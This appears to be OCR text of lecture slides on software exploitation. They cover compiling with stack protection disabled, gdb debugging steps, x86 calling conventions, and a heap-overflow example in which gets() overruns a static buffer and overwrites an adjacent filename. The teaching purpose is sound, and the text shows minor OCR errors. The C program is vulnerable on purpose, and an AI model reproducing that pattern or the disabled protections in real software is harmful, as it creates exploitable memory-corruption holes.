
- (3) compile a vulnerable application

  gcc -g -Wall -fno-stack-protector -z execstack -o vulnerable vulnerable.c

- (4) debug a vulnerable application

- ps aux | grep applicationname
- gdb
- attach PID
- info frame
- list main
- b linenumber
- x/s

A Brief Overview of x86 Architecture



Caller Rules

(1) Save EAX, ECX, EDX (caller-saved registers) on the stack if necessary.

(2) Push parameмters in inverted order (i.e. last parameter first).

(3) Invoke *call* instruction, which places the return address on top of the parameters on the stack.

Callee Rules

(1) Push the value of EBP onto the stack, and then copy the value of ESP into EBP

```
push ebp
mov ebp, esp
```

(2) Allocate local variables by making space on the stack.

(3) Save the values of the *callee-saved* registers that will be used by the function.

EBX, EDI, and ESI

Callee Rules when Returning

(1) Leave the return value in EAX.

(2) Restore the old values of any callee-saved registers (e.g., EDI and ESI) that were modified.

(3) Deallocate local variables.

(4) Restore the caller's base pointer value by popping EBP off the stack.

(5) Execute ret.


Call Rules when Returning


(1) Remove the parameters from stack.
(2) Restore EAX, ECX, EDX if necessary.


Heap Overflow


- Overwrite a buffer on the heap
- Return address is not available
  - File pointer
  - Function pointer

```
int main() {
  static char filename[] = "/tmp/heap-overflow.txt";
  static char buffer[64] = "";
  gets(buffer);
  FILE *fd = fopen(filename, "w");
  if (fd != NULL) {
      fputs(buffer, fd);
      fclose(fd);
  }
  return 0;
}
```


Stack
filename “/tmp/heap-overflow.txt”
buffer
int main() {
static char filename[] = "/tmp/heap-overflow.txt";
static char buffer[64] = "";
gets(buffer);
FILE *fd = fopen(filename, "w");
if (fd != NULL) {
fputs(buffer, fd);
fclose(fd);
}
return 0;
}
IP


Stack
filename “/tmp/heap-overflow.txt”
buffer “AAAAA…”
int main() {
static char filename[] = "/tmp/heap-overflow.txt";
static char buffer[64] = "";
gets(buffer);
FILE *fd = fopen(filename, "w");
if (fd != NULL) {
fputs(buffer, fd);
fclose(fd);
}
return 0;
}
IP


Stack
filename “Atmp/heap-overflow.txt”
buffer “AAAAA…”
int main() {
static char filename[] = "/tmp/heap-overflow.txt";
static char buffer[64] = "";
gets(buffer);
FILE *fd = fopen(filename, "w");
if (fd != NULL) {
fputs(buffer, fd);
fclose(fd);
}
return 0;
}
IP


Stack
filename “AAAAAheap-overflow.txt”
buffer “AAAAA…”
int main() {
static char filename[] = "/tmp/heap-overflow.txt";
static char buffer[64] = "";
gets(buffer);
FILE *fd = fopen(filename, "w");
if (fd != NULL) {
fputs(buffer, fd);
fclose(fd);
}
return 0;
}
IP

